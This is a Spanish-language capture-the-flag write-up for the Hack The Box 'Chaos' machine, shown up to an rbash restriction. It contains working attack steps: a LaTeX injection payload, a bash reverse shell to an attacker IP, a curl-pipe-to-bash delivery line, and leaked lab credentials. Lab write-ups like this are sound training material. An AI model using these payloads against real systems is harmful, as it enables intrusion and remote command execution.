

# Chaos



**MEDIUM**

**Linux**

**Tag:** [#WordPress](#)

**Links:** <https://github.com/Gorkaaaa>

---

## Enum

1. Probamos conectividad con la maquina victima.

R

```
a70@PC:~/HTB/Chaos$ ping -c 1 10.10.10.120
PING 10.10.10.120 (10.10.10.120) 56(84) bytes of data.
64 bytes from 10.10.10.120: icmp_seq=1 ttl=63 time=115 ms

--- 10.10.10.120 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 115.420/115.420/115.420/0.000 ms
```

*Vemos que la detecta correctamente.*

2. Vamos ha hacer un escaneo de puertos con la herramienta nmap.

```

a70@PC:~/HTB/Chaos$ sudo nmap -p- -sCV -T5 -sS --min-rate
5000 -Pn -n 10.10.10.120 -vvv
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63  Apache httpd 2.4.34
((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.34 (Ubuntu)
110/tcp   open  pop3     syn-ack ttl 63  Dovecot pop3d
|_pop3-capabilities: RESP-CODES PIPELINING CAPA TOP AUTH-
RESP-CODE UIDL STLS SASL
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Issuer: commonName=chaos
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-10-28T10:01:49
| Not valid after:  2028-10-25T10:01:49
| MD5: af90216592c7740fd97a786a7e9fcb92
| SHA-1: 5a4d42233b08a24b7d5ae50909bf9570aa2cf6ba
| -----BEGIN CERTIFICATE-----
| MIICzTCCAbWgAwIBAgI...
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
143/tcp   open  imap     syn-ack ttl 63  Dovecot imapd
(Ubuntu)
|_imap-capabilities: more OK capabilities LOGINDISABLEDA0001
have post-login ID listed Pre-login STARTTLS LITERAL+ IDLE
IMAP4rev1 ENABLE SASL-IR LOGIN-REFERRALS
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Issuer: commonName=chaos
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-10-28T10:01:49
| Not valid after:  2028-10-25T10:01:49
| MD5: af90216592c7740fd97a786a7e9fcb92
| SHA-1: 5a4d42233b08a24b7d5ae50909bf9570aa2cf6ba
| -----BEGIN CERTIFICATE-----

```

```
| MIICzTCCAbWgAw...
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap syn-ack ttl 63 Dovecot imapd
(Ubuntu)
|_imap-capabilities: OK capabilities more have post-login ID
listed Pre-login AUTH=PLAINA0001 LITERAL+ IDLE IMAP4rev1
ENABLE SASL-IR LOGIN-REFERRALS
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Issuer: commonName=chaos
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-10-28T10:01:49
| Not valid after:  2028-10-25T10:01:49
| MD5:      af90216592c7740fd97a786a7e9fcb92
| SHA-1:    5a4d42233b08a24b7d5ae50909bf9570aa2cf6ba
| -----BEGIN CERTIFICATE-----
| MIICzTCCAbWgAwIBAgIUR18iuul5t...
|_-----END CERTIFICATE-----
995/tcp  open  ssl/pop3 syn-ack ttl 63 Dovecot pop3d
|_pop3-capabilities: RESP-CODES PIPELINING CAPA TOP AUTH-
RESP-CODE UIDL USER SASL(PLAIN)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Issuer: commonName=chaos
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-10-28T10:01:49
| Not valid after:  2028-10-25T10:01:49
| MD5:      af90216592c7740fd97a786a7e9fcb92
| SHA-1:    5a4d42233b08a24b7d5ae50909bf9570aa2cf6ba
| -----BEGIN CERTIFICATE-----
| MIICzTCCAbWgAwIBAgIU...
|_-----END CERTIFICATE-----
10000/tcp open  http      syn-ack ttl 63 MiniServ 1.890
(Webmin httpd)
|_http-favicon: Unknown favicon MD5:
4F7AE413C90E0E004F70BC271B9ED6EC
```

```
|_http-title: Site doesn't have a title (text/html;
Charset=iso-8859-1).
| 'http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: MiniServ/1.890
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

*Podemos ver una gran cantidad de puertos que analizaremos segun vayamos haciendo la maquina.*

### 3. Agregar la ip al domnio

```
a70@PC:~/HTB/Chaos$ sudo vim /etc/hosts
a70@PC:~/HTB/Chaos$ sudo cat /etc/hosts | grep chaos.htb
10.10.10.120    chaos.htb
```

*Hacemos esto para que el puerto 80 pueda ser utilizado correctamente.*

```
a70@PC:~/HTB/Chaos$ gobuster dir -u http://10.10.10.120 -w
/usr/share/wordlists/SecLists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 50

=> /wp (Status: 301) [Size: 309] [-->
http://10.10.10.120/wp/]
```

*Podemos ver una ruta /wp*

```
a70@PC:~/HTB/Chaos$ gobuster dir -u http://10.10.10.120/wp -w
/usr/share/wordlists/SecLists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 50

=> /wordpress (Status: 301) [Size: 319] [-->
http://10.10.10.120/wp/wordpress/]
```

*Vemos una ruta /wordpress*

## Contexto:

*Cuando entramos al recurso /wp/wordpress nos redirige a un subdominio que lo tenemos que agregar en el archivo /etc/hosts*


R

```
a70@PC:~/HTB/Chaos$ sudo vim /etc/hosts
a70@PC:~/HTB/Chaos$ sudo cat /etc/hosts | grep wordpress
10.10.10.120      chaos.htb wordpress.chaos.htb
```


R

```
https://chaos.htb:10000/
```


*Vamos ha acceder a esta URL que vemos que va por HTTPS*




*Vemos un formulario de login de webmin*



*Podemos ver que está protegido por contraseña...*



*Vemos que lo ha lanzado un usuario que se llama HUMAN*



OCTOBER 28, 2018 BY HUMAN

Protected: chaos

Creds for webmail:

username – ayush

password – jiujiitsu

Leave a Reply

Your email address will not be published. Required fields are marked \*

Comment

Name \*

Search ...

RECENT POSTS

Protected: chaos

RECENT COMMENTS

ARCHIVES

October 2018

CATEGORIES

Uncategorized

META

Log in

Entries RSS

Comments RSS

WordPress.org

*Si probamos credenciales HUMAN que es el mismo nombre podemos ver como se resuelve el formulario de forma correcta.*

OCTOBER 28, 2018 BY HUMAN

Protected: chaos

Creds for webmail :

username – ayush

password – jiujiitsu

*Podemos ver que nos da unas credenciales del webmail...*

R

ayush:jiujiitsu

*Credenciales...*

R

143/tcp open imap syn-ack ttl 63 Dovecot imapd  
(Ubuntu)

Anteriormente hemos visto esto en el nmap, donde podemos ver que tiene un servicio de correos electronicos...

R

```
a70@PC:~/HTB/Chaos$ sudo apt install claws-mail  
a70@PC:~/HTB/Chaos$ claws-mail
```

Ejecutamos...



**Ayudante de configuración de Claws Mail**

**Sobre usted**

Su nombre:

Su dirección de correo:

Su organización:


Los campos en etiquetados en negrilla deben ser completados

Introducimos estos datos



×

Ayudante de configuración de Claws Mail



# Recibiendo correo

Tipo de servidor: IMAP

Configuración automática

Dirección del servidor: chaos.htb

Usuario: ayush

Contraseña: ●●●●●●●●

☐ Usar TLS para conectar al servidor de recepción

☐ Usar la orden STARTTLS para abrir la sesión cifrada

Certificado TLS de cliente (opcional)

Fichero:

Explorar

Contraseña:

Los campos en etiquetados en negrilla deben ser completados

Anterior


Siguiente

Guardar...

Cancelar

*Ponemos estos datos...*

Ayudante de configuración de Claws Mail



## Enviando correo

Dirección del servidor SMTP: chaos.htb

☐ Usar autenticación (vacío para usar el mismo que en la recepción)

Usuario SMTP:Contraseña SMTP:

☐ Usar TLS para conectar al servidor SMTP

☐ Usar la orden STARTTLS para abrir la sesión cifrada

Certificado TLS de cliente (opcional)

Fichero:Explorar

Contraseña:

Los campos en etiquetados en negrilla deben ser completados


Anterior

Siguiente

Guardar...

Cancelar

Por último...



Vemos que tiene un correo que nos dice que hay un archivo cifrado y nos da un script de python y el archivo.

R

```
https://github.com/vj0shii/File-Encryption-Script/blob/master/decrypt.py
```

*Vemos en este script que sirve para descifrar...*

R

```
a70@PC:~/HTB/Chaos$ wget  
https://raw.githubusercontent.com/vj0shii/File-Encryption-Script/refs/heads/master/decrypt.py
```

*Nos descargamos el recurso...*

R

```
(myenv) a70@PC:~/HTB/Chaos$ pip install pycryptodome
```

*Instalamos esta dependencia...*

R

```
filename = input("Enter filename: ")  
password = input("Enter password: ")
```

*Tenemos que arreglar estas dos lineas del final de esta manera...*

R

```
(myenv) a70@PC:~/HTB/Chaos$ python3 decrypt.py  
Enter filename: enim_msg.txt  
Enter password: sahay
```

*Vemos que una vez hemos hecho esto nos da un nuevo archivo...*

R

```
a70@PC:~/HTB/Chaos$ cat im_msg.txt
```

```
SGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoI  
GNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW  
1wb3J0YW50IG1zZywgSBkaWQgOikKCmh0dHA6Ly9jaGFvcy5odGlvSjAwX3c  
xbGxfZjF0ZF9uMDdIMW45X0gzcjMKClRoYW5rcywkQXl1c2gK
```

*Vemos una cadena en base64...*

R

```
a70@PC:~/HTB/Chaos$ cat im_msg.txt | base64 -d  
Hii Sahay
```


Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

[http://chaos.htb/J00\\_w1ll\\_f1Nd\\_n07H1n9\\_H3r3](http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3)

Thanks,  
Ayush

*Vemos que le explica una herramienta para crear pdf*



Test

This service is on hold  
Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.

example

Template

test1

Create PDF


Vemos que a simple vista no es funcional...

R

```
a70@PC:~/HTB/Chaos$ gobuster dir -u
http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/ -w
/usr/share/wordlists/SecLists/Discovery/Web-
Content/directory-list-2.3-medium.txt

/templates          (Status: 301) [Size: 337] [-->
http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/templates/]
/pdf                (Status: 301) [Size: 331] [-->
http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/pdf/]
/doc                (Status: 301) [Size: 331] [-->
http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/doc/]
/assets             (Status: 301) [Size: 334] [-->
http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/assets/]
/source             (Status: 301) [Size: 334] [-->
http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/source/]
```

Podemos ver que hay una ruta que nos llama la atencion que es la ruta pdf...




The screenshot shows a Firefox browser window with the address bar displaying `chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/pdf/`. The page title is "Index of /J00\_w1ll\_f1Nd\_n07H1n9\_H3r3/pdf". The page content is a directory listing table with columns: Name, Last modified, Size, and Description. The table lists several PDF files with their names, modification dates, and sizes. Below the table, it says "Apache/2.4.34 (Ubuntu) Server at chaos.htb Port 80".

Name	Last modified	Size	Description
Parent Directory	-	-	-
<a href="#">2a1f0753deb443045d4fea94c6c9d9d5.pdf</a>	2018-10-26 04:05	10K	
<a href="#">2e06ef7e255c96ee59deed960addac56.pdf</a>	2018-10-26 04:19	16K	
<a href="#">4b609eb521fd0e1ba4be1153959bfb3.pdf</a>	2018-10-26 04:16	25K	
<a href="#">8c89bb90e33b7bb2ea2024974be100e7.pdf</a>	2018-10-26 04:05	10K	
<a href="#">8fb62027ddd5ed509aa29bfc0ed8979.pdf</a>	2018-10-26 04:19	10K	
<a href="#">70a52e86d97a5c59cb51efd6570dbc.pdf</a>	2018-10-26 04:16	20K	
<a href="#">a31cfcdfb04a0afb58816c6482416093.pdf</a>	2018-10-26 04:05	10K	
<a href="#">ab12ff08dc0f634d8c4f01179f9aaa6.pdf</a>	2018-10-26 04:19	10K	
<a href="#">b385debc3eab4401105a058740195105.pdf</a>	2018-10-26 04:19	10K	
<a href="#">e20790e75602730941c928f89186174f.pdf</a>	2018-10-26 04:19	10K	
<a href="#">fe609413da879b56272d5fe7db2b5556.pdf</a>	2018-10-26 04:05	10K	

Apache/2.4.34 (Ubuntu) Server at chaos.htb Port 80

Aquí podemos ver que es donde se almacenan los pdf que se crean. Si entramos a alguno podemos ver que se hacen con LaTeX



Podemos aquí confirmar que es en LaTeX

## Explotación

1. Encontrar una inyección con la que poder ejecutar comandos...

R

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LaTeX%20Injection>

En este repositorio podemos ver un payload para LaTeX injection.

R

```
content=\immediate\write18{id}&template=test2
```

```
(/usr/share/texlive/texmf-dist/tex/latex/latexconfig/epstopdf-sys.cfg))uid=33(www-data)gid=33(www-data) groups=33(www-data)
```

Si modificamos la req y ponemos una inyección podemos ver eso en la respuesta...

2. Creamos la reverse shell

R

```
a70@PC:~/HTB/Chaos$ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.16/443 0>&1
```

*Creamos este archivo el cual es el que procesara la maquina victima...*

R

```
a70@PC:~/HTB/Chaos$ sudo ss -tuln | grep 80
tcp    LISTEN 0      50
[::ffff:127.0.0.1]:8080          *:*

a70@PC:~/HTB/Chaos$ sudo lsof -i :80
COMMAND  PID      USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
apache2  2839    root    4u   IPv6  38417      0t0  TCP *:http
(LISTEN)

a70@PC:~/HTB/Chaos$ sudo kill 2839
```

*En caso de que un puerto se este utilizando lo podemos frenar de esta manera...*

R

```
a70@PC:~/HTB/Chaos$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

*Iniciamos un servidor de python*

R

```
a70@PC:~/HTB/Chaos$ sudo nc -nlvp 443
listening on [any] 443 ...
```

*Ponemos el netcat a la escucha...*

R

```
content=\immediate\write18{curl 10.10.16.16 | bash
}&template=test2
```

*Ponemos la petición de esta manera para que nos de la ReverseShell que queremos.*

R

```
a70@PC:~/HTB/Chaos$ sudo nc -nlvp 443
listening on [any] 443 ...
www-
data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$
```

*Ahora ya tenemos la reverse shell hecha!*

### 3. Tratamiento tty

R

```
www-
data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$
script /dev/null -c bash
Script started, file is /dev/null

a70@PC:~/HTB/Chaos$ stty raw -echo; fg
reset xterm

www-
data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$
www-
data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$
export SHELL=/bin/bash
www-
data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$
export TERM=xterm
```

*Ahora ya tenemos un tratamiento en condiciones de la tty*

R

```
www-
data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$
su ayush
su ayush
Password: jiujuitsu

ayush@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$
```



Podemos ver que el usuario ayush nos funciona con las credenciales de antes...

R

```
ayush@chaos: /var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$  
ls  
ls  
rbash: /usr/lib/command-not-found: restricted: cannot specify  
'/' in command names
```

Vemos que tenemos una restricted bash

### Contexto:

El comando tar está permitido...

